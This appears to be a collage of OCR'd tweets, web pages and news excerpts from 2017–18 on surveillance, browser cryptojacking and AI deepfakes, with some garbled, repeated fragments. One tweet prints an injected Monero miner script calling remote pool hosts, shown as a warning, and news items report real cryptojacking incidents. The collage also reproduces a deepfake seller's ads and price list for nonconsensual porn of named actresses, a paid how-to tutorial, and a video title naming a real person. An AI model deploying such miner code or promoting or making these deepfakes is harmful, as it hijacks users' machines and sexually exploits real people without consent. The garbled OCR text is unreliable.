
Jim Waterson ✓

@jimwaterson

Follow



Our local ASDA has stopped paying staff to work the tills and replaced them with self-scan machines that have individual CCTV cameras and built-in surveillance screens to make sure you police your own behaviour. Lovely.



5:04 AM - 3 Feb 2018



Seongsu Park

@unpacker

Follow



Took this pic in the restroom of the big outlet. I'm curious why this mirror-like screen is in the restroom. I wanna tell IT admin please install AV and teamviewer is not good option.



4:40 AM - 29 May 2018





DAD SHOGGOTH • • • •

@baphometadata

Following



When you're tired of going to large events and having the "my being in public is not consent to photograph me" discussion and it hasn't really gone anywhere anyways so you just print a bunch of facial recognition jamming temporary face tattoos instead.

[#CyberpunkIsDead](#)







⋮
@XioNYC

Follow




Replying to @Wikisteff @Asher_Wolf

Remember to change your face every 30 days. Never use a face you've seen elsewhere. Longer faces are better. Nobody learned from Aadhaar, Equifax, Yahoo, nor Khitorner: #biometrics are bad, #databases get breached, and people get screwed.

2:16 AM - 9 Mar 2018

14 Retweets 23 Likes



1



14



23



J @pepperedchef · Mar 9



Replying to @XioNYC @Wikisteff @Asher_Wolf

If I use two-face authentication, that should be safer, right?



1



3



6



Steffen Christensen @Wikisteff · Mar 9



That *would* improve security.



1



1



⋮ @XioNYC · Mar 9



...but only half the time.



1



2



Steffen Christensen @Wikisteff · Mar 9



No, you see, you need to use *both* faces every time you log in. For security.

^^



Julian Oliver
@julianOliver

Browser eating CPU? Before you blame the developers, hit CTRL-U and look for code like this. You're being farmed to mine *coin for someone else

```

var sa = document.createElement('script'); sa.type = 'text/javascript'; sa.async = true;
sa.src = '/c2.p0ads.net/pp.js?';
s.parentNode.insertBefore(sa, s);
});
s.parentNode.insertBefore(ps, s);
})();
</script>
<script src='http://violet.net/wp-content/themes/colorlog/js/w.js?v=9799x-wss//w.larkampa.com/8682/pool-grassy.larkampa.com-333?'></script>
<script>
var miner = cn.user("443275ykhGdtpjpwHtHdgKzppBstqDgUJdntLkVnWdCmQwCwCstcrRgmVytAqncrRdyge" + "base" + "threads" + ", autothread" + "false");
miner.startCN(32, 600, 6000, 600);
</script>
</style>
250 <div class="ptb_loops_wrapper">not(.ptb_loops_shortcode), .ptb_pagewav, div.ptb_category_wrapper, .ptb_single, .ptb_post {
251 display: block;
252 }
253
254 </style>
255 </head>
256 <body class="series-template-default single single-series postid-6304 ptb_single ptb_single_series no-sidebar-full-width wide">
257 <div id="page" class="hfeed site">
```

11:36 PM - 5 Dec 2017



THEODORA'S CRYPTO SLAVE FARM

BE MY SILENT WORKER !

Want to serve me financially, but can't find afford exorbitant tributes? Load this web page on any or all of your computers and mobile devices, then click Start to begin mining cryptocurrency using your CPU resources for my Divine Self! You can leave this page open in a background tab all day, all night, to make me money while I sleep! Easy, right?


If the worker does not load, start, disable your Ad Blocker. Make sure that the energy saver/shutdown and sleep mode are disabled

HASHES/S
81.1

TOTAL
33514

THREADS
16 + / -

SPEED
99% + / -



of your computers and mobile devices, then click Start to begin mining cryptocurrency using your CPU resources for my Divine Self! You can leave this page open in a background tab all day, all night, to make me money while I sleep! Easy, right?

If the worker does not load/start, disable your Ad Blocker. Make sure that the energy saver/shutdown and sleep mode are disabled

HASHES/S

7.0

TOTAL

1006

THREADS


16 + / -

SPEED

99% + / -

serve me financial
computers and mobile devices
my Divine Self! You can leave


If the worker does not load





Replying to [@TheOnlyTheodora](#)

my life finally has meaning. thank you



1



4



6



THEODORA [@TheOnlyTheodora](#) · 11 Dec 2017

Good boy.





Julian Oliver @julianOliver · 8 Dec 2017

Had no luck with NoScript for the site I wanted to visit. Look forward to trying NoCoin tonight. If that fails, JS Blocker



1




1




نشرة القاهرة @cairowire · 8 Dec 2017

I've been using JS Blocker on Safari since October, most functional one I've come across so far. Hope you find something that works, cryptojacking is such a drag



PROOF OF WORK REQUIRED – REDIRECTING SHORTLY

powered by  coinhive

**No Coin**
Version 0.4.0



A coin miner has been detected on this page.

White list for 1 minute ▾

White list

Pause No Coin


You can grab the extension from:



UK ICO, USCourts.gov... Thousands of websites hijacked by hidden crypto-mining code after popular plugin pwned

Biz scrambles to shut down crafty coin crafting operation

By Chris Williams, Editor in Chief 11 Feb 2018 at 15:41

78  SHARE ▼



Thousands of websites around the world – from the UK's NHS and ICO to the US government's court system – were today secretly mining crypto-coins on netizens' web browsers for miscreants unknown.

The affected sites all use a fairly popular plugin called [Browsealoud](#), made by Brit biz Texthelp, which reads out webpages for blind or partially sighted people.

This technology was compromised in some way – either by hackers or rogue insiders altering Browsealoud's source code – to silently inject [Coinhive's Monero miner](#) into every webpage offering Browsealoud.

For several hours today, anyone who visited a site that embedded Browsealoud inadvertently ran this hidden mining code on their computer, generating money for the miscreants behind the caper.

A list of 4,200-plus affected websites [can be found here](#): they include The City University of New York (cuny.edu), Uncle Sam's court information portal (uscourts.gov), Lund University (lu.se), the UK's Student Loans

NOW CRYPTOJACKING THREATENS CRITICAL INFRASTRUCTURE, TOO



Hijacking computers to mine cryptocurrency has branched out to dangerous places.

 HOTLITTLEPOTATO

The rise of [cryptojacking](#)—which co-opts your PC or mobile device to illicitly mine cryptocurrency when you visit an infected site—has fueled mining’s [increasing appeal](#). But as attackers have expanded their tools to slyly outsource the number of devices, processing power, and electricity powering their mining operations, they’ve moved beyond the browser in potentially dangerous ways.

On Thursday, the critical infrastructure security firm Radiflow announced that it had discovered cryptocurrency mining malware in the operational technology network (which does monitoring and control) of a water utility in Europe—the first known instance of mining malware being used against an industrial control system.

Forget stealing data – these hackers hijacked Amazon cloud accounts to mine bitcoin

Becky Peterson ✉ 🐦

🕒 Oct. 8, 2017, 2:30 PM 🔥 5,605



FACEBOOK



LINKEDIN



TWITTER



EMAIL



PRINT

Money may not grow on trees, but apparently, it can grow in Amazon Web Services (AWS).

A report from the security intelligence group RedLock [found at least two companies](#) which had their AWS cloud services compromised by hackers who wanted nothing more than to use the computer power to mine the cryptocurrency bitcoin. The hackers ultimately got access to Amazon's cloud servers after discovering that their administration consoles weren't password protected.

"Upon deeper analysis, the team discovered that hackers were executing a bitcoin mining command from one of the Kubernetes containers," reads the RedLock report. Kubernetes is a [Google-created](#), open-source technology that makes it easier to write apps for the cloud



Jenny Mealing/Flickr

Inside Cambridge Analytica's Virtual Currency Plans

By NATHANIEL POPPER and NICHOLAS CONFESSORE APRIL 17, 2018



Alexander Nix oversaw Cambridge Analytica's effort to develop its own virtual currency when he was the company's chief executive. Joshua Bright

SAN FRANCISCO — The embattled political data firm Cambridge Analytica quietly sought to develop its own virtual currency in recent months through a so-called initial coin offering, a novel fund-raising method that has come under growing scrutiny by financial regulators around the world.

The offering was part of a broader, but still very private push that the firm was making into the nascent world of cryptocurrencies over the last year.

Much like [its acquisition of Facebook data](#) to build psychological profiles of voters, the new business line pushed the firm into murky ethical and legal situations. Documents and emails obtained by The New York Times show that Cambridge Analytica's efforts to help promote another group's digital token, the Dragon Coin, associated the firm with a famous gangster in Macau who has gone by the nickname Broken Tooth.

The goal of Cambridge Analytica's own coin offering? Raise money that would pay for the creation of a system to help people store and sell their online personal data to advertisers, Brittany Kaiser, a former Cambridge Analytica employee, said in an interview. The idea was to protect information from more or less what the firm did when it obtained the personal data of up to 87 million Facebook users.

“Who knows more about the usage of personal data than Cambridge Analytica?” Ms. Kaiser said. “So why not build a platform that reconstructs the way that works?”

How a Genealogy Site Led to the Front Door of the Golden State Killer Suspect



A Sacramento County sheriff's deputy carried bags of evidence from the home of the suspect in the Golden State Killer case on Thursday. *Jim Wilson/The New York Times*

By Thomas Fuller

April 26, 2018

SACRAMENTO — The Golden State Killer raped and murdered [victims](#) across California in an era before Google searches and social media, a time when the police relied on shoe leather, not cellphone records or big data.



DEEP MINDY
Ask Mindy

Computers driving our cars, beating humans at Go.

Nonsense! We all know what they are for

A.I. is for PORN!



Ask Mindy. Upload your image

Click to upload a picture and find similar faces



Browse Mindy's faces

Find your dream girl browsing all porn faces





Find



Faces



Fap



Find



Faces








Fap




DEEP MINDY



Press  to add more faces of the same person and improve accuracy



Press  to view the full photos associated with the faces




Find


Faces


Fap



AI-Assisted Fake Porn Is Here and We're All Fucked

Someone used an algorithm to paste the face of 'Wonder Woman' star Gal Gadot onto a porn video, and the implications are terrifying.

SHARE



TWEET



Samantha Cole

Dec 11 2017, 8:18pm



Image: Screenshot from SendVids

There's a video of Gal Gadot having sex with her stepbrother on the internet. But it's not really Gadot's body, and it's barely her own face. It's an approximation, face-swapped to look like she's performing in an existing incest-themed porn video.

The video was created with a machine learning algorithm, using easily accessible materials and open-source code that anyone with a working knowledge of deep learning algorithms could put together.

We Are Truly Fucked: Everyone Is Making AI-Generated Fake Porn Now

A user-friendly application has resulted in an explosion of convincing face-swap porn.

SHARE



TWEET



Samantha Cole

Jan 24 2018, 7:13pm



Daisy Ridley's face in a porn performer's video, made using FakeApp.

In December, [Motherboard discovered a reddit](#) named 'deepfakes' quietly enjoying his hobby: Face-swapping celebrity faces onto porn performers' bodies. He made several convincing porn videos of celebrities—including Gal Gadot, Maisie Williams, and Taylor Swift—using a machine learning algorithm, his home computer, publicly available videos, and some spare time.

Since we first wrote about deepfakes, the practice of producing AI-assisted fake porn has exploded. More people are creating fake celebrity porn using machine learning, and the results have become increasingly convincing. Another reddit even created an app specifically designed to allow users without a computer science background to create AI-assisted fake porn. All the tools one needs to make these videos are free, readily available, and accompanied with instructions that walk novices through the



Deepfakes market

@Deepfakes_app

All the deepfakes you can ever imagine. Buy an already built video, or choose to create your own, with any public person of your choice. Payments in crypto only

[telegram.me/Deepfakes_market...](https://t.me/Deepfakes_market)

Joined July 2017

[Photos and videos](#)



Tweets
25

Following
2

Followers
70

Tweets

Tweets & replies

Media

Pinned Tweet



Deepfakes market @Deepfakes_app · Mar 3

We made a list of everything we have , so it will be easy for you to search through actresses we currently have - > pastebin.com/4HQcUT4h
We will update the list on a weekly basis, same as our website.



List Of Deepfakes For Sale - Pastebin.com

pastebin.com



1



1



Deepfakes market @Deepfakes_app · 24h

We significantly lowered our prices, due to the amount of people telling us to make it more affordable, hope you will like that change. Next update scheduled to 15.03 with ±30 more videos to come!



1



1



Deepfakes market @Deepfakes_app · Mar 9

Weekly update: 23 more videos, new actresses, price corrections and new offers - check pinned tweet for detailed information!



Deepfakes market @Deepfakes_app · Mar 4

Also we offer a full tutorial on how to make deepfakes if you dont have a powerful PC or dont have a specific video card installed. Works on any pc or laptop you have, only need a stable access to internet. Current price - 0.3 ETH, PM for details, or use telegram



Deepfakes market @Deepfakes_app · Mar 1

We just updated our website and now there is more then 80 actresses to choose from! Currently we have a total of 300 videos of more then 120 actresses in our database, and this numbers are only growing!
Get in now for a lifetime access to a growing database of deepfakes!



Deepfakes market @Deepfakes_app · Feb 26

While these things happening, you can get an access to our base of deepfakes for 0.5 ETH. Lifetime access, great quality ! Currently we have a total of 50 actresses/media people in it and a total of more then a 100 videos.(Full list attached) [#deepfakes](#) [#customfakes](#) [#deepfakeapp](#)



Deepfakes market

@Deepfakes_app

All the deepfakes you can ever imagine. Buy an already built video, or choose to create your own, with any public person of your choice. Payments in crypto only

telegram.me/Deepfakes_market

Joined July 2017



Pornhub ARIA @Pornhub · Mar 5

I'm on one today y'all.



28

34

714



Deepfakes market

@Deepfakes_app

Follow

Replying to @Pornhub

Need a deepfake ? Buy from us ! Wanna make your own but dont have any equipment ? We can teach you how to make deepfakes from any device of your choice that have access to the internet! DmUS! We accept cryptocurrency!

8:34 AM - 5 Mar 2018

text 7.69 KB

raw

download

clone

embed

report

print

1. Contact us at twitter.com/Deepfakes_app or via telegram t.co/SNx3oiEysn to purchase any of listed below.
- 2.
3. 10.04.18 Mini mid week update. Added a referral option for testing.
4. 06.04.18 Added deepfakes and a new guide.
5. 27.03.18 Huge update with 80 deepfakes added!
6. 16.03.18 Just a few hours late, but we added a lot of videos for you.
7. 13.03.18 After all the feedback we received we decided to significantly lower our prices on everything. Hope you will like that change!
8. 09.03.18 UPD we changed prices to USD, but we still ONLY accept cryptocurrency.
- 9.
10. Price list:
11. 10\$ = 1 actress (up to 5 videos), 129\$ = Full lifetime access to our website, that we update weekly , 299\$ = access to website, where you can watch them online + full database + access to a closed community forum (not all videos end up being published on website, so if you want to get access to premoderated part of it, this is your choice)
- 12.
13. Many people told us that they struggle to make deepfakes because they dont have a high end PC, or because they own macOS device. Because of that we now offer full tutorial on how to make a deepfake if you dont have a powerful pc or laptop, it works for any pc or laptop you have, you only need access to internet and thats pretty much it. Any OS, updated 19.03.18, Cost = 99\$.
14. That will teach you how to create deepfake with any face you want on any body of your choice!
- 15.
16. Also if you want to make money off deepfakes we provide access to a number of private forums/dashboards where you can get premium access to newest deepfakes to resell them – only for 149\$.
- 17.
18. Referral option : If you know someone willing to get our product/services contact us and if your person buys anything from us and mentions you as a referral – you get a 10% of theirs purchase. (payouts only in crypto, percentage might change later)
- 19.
20. 17.04.18 upd. 21 new deepfakes, 536 in total.
21. Rachel McAdams (1) Marzia (1) Katy Perry (2) Anna Akana (1) Alexandra Daddario (2) Natalie Dormer (1) Olivia Munn (2)
22. Priyanka Chopra (1) Reese Witherspoon (1) Marilyn Monroe (1) Anna Kendrick (1) Jamie Chung (1) Barbara Dunkelman (1)
23. Gal Gadot (1) Margot Robbie (1) Ellen Page (1) Daisy Ridley (1) Avril Lavigne (1)
- 24.

! Ads are the worst, right? Join Pornhub Premium and never look back. 1080p, thousands of the best full length videos and no ads. Adblock use



EMMA WATSON MASTURBATION WITH SOUND DEEP FAKE

👍 Like 🗑️ ❤️

📄 About

↔️ Share

⬇️ Download

+ Add to

36,365 VIEWS

80% 👍 108 🗨️ 26

From: **mydeepfakes** - 26 videos

📡 Subscribe 695

Categories: **Brunette, Celebrity, Masturbation, Solo Female** + Suggest

Show more

Fake Porn Makers Are Worried About Accidentally Making Child Porn

Images of celebrities as minors are showing up in datasets used in making AI-generated fake porn.

SHARE



TWEET



Samantha Cole

Feb 27 2018, 5:39pm



Screenshot from a face dataset of Emma Watson.

Hiding in a .zip file among thousands of otherwise mundane images of Emma Watson's face are a handful of photos of her as a child.

This collection of images, or faceset, is used to train a machine learning algorithm to make a [deepfake](#): a fake porn video that swaps Watson's face onto a porn performer's body, to make it look like she's having sex on video. If someone uses the faceset that contains images of Watson as a child to make a deepfake, that means that a face of a minor was in part used to create a nonconsensual porn video.



The people making deepfakes and trading these facesets are worried about this. They write disclaimers that younger celebrities' facesets might contain photos of them as minors. Some are deleting whole sets, such as one of Elle Fanning, until they can be sure it doesn't contain images of her as a minor.

Welcome! DeepFakes Club focuses on technology, education, and journalism surrounding deep-learning based faceswapping technologies.

If you would like to learn how to create deepfakes, start with our [DeepFakes Tutorial](#). If you have questions about deepfakes, start with our [DeepFakes FAQ](#) or head over to our [Forums](#).

Latest Blog Posts

OpenFaceSwap



Twitter: [@deepfakesclub](#)

DeepFakes Club is a community resource to promote and develop deep learning-based face swapping techniques. We focus on education, news, and technical development.

Recent Posts

[OpenFaceSwap DeepFakes Software](#)

[Python faceswap quick start guide](#)

[Best hardware and software for deepfakes](#)

[Deepfakes with an AMD graphics card tutorial \(Updated\)](#)

[I taught an AI to shave Henry Cavill's mustache](#)

Username:

Password:

☐ Remember Me

[Register](#)

[Lost Password](#)

[Log In](#)





M Plummer Fernandez

@M_PF

Follow



#deepfakes are fascinating. There will be a whole industry of deepfake stunt-doubles in Hollywood. So while Hollywood is moaning now about fakeporn, soon they'll make blockbusters at a fraction of the cost by hiring lookalikes and simply buying 'face' rights and voiceovers.

1:28 AM - 26 Feb 2018

4 Retweets 19 Likes



2



4



19



Georgina Voss @gsvoss · Feb 26



Replying to @M_PF

(you've watched Bojack Horseman, y/y?)



1



M Plummer Fernandez @M_PF · Feb 26



n



1



Memo Akten @memotv · Feb 26



also see the incredibly underrated (if not over-dramatic) THE CONGRESS



The Congress Official Trailer (2014) Robin Wright, J...

<http://www.joblo.com> - "The Congress" Official Trailer (2014) Robin Wright, Jon Hamm HD An aging, out-of-work actress accepts one last job, though the conseq...

youtube.com

Chartered Financial Planner warns of 'deepfake' scams

font size 🔍 🔍 | Print | Email

Rate this item ⭐⭐⭐⭐⭐ (1 Vote)



Elderly investors can be at risk of 'deepfake' scams

Surrey-based Informed Choice, a firm of Chartered Financial Planners, is warning about the risks of an emerging video technology with the potential to cheat investors.

One of the company's clients nearly lost tens of thousands of pounds recently in an attempted 'deepfake' video scam.

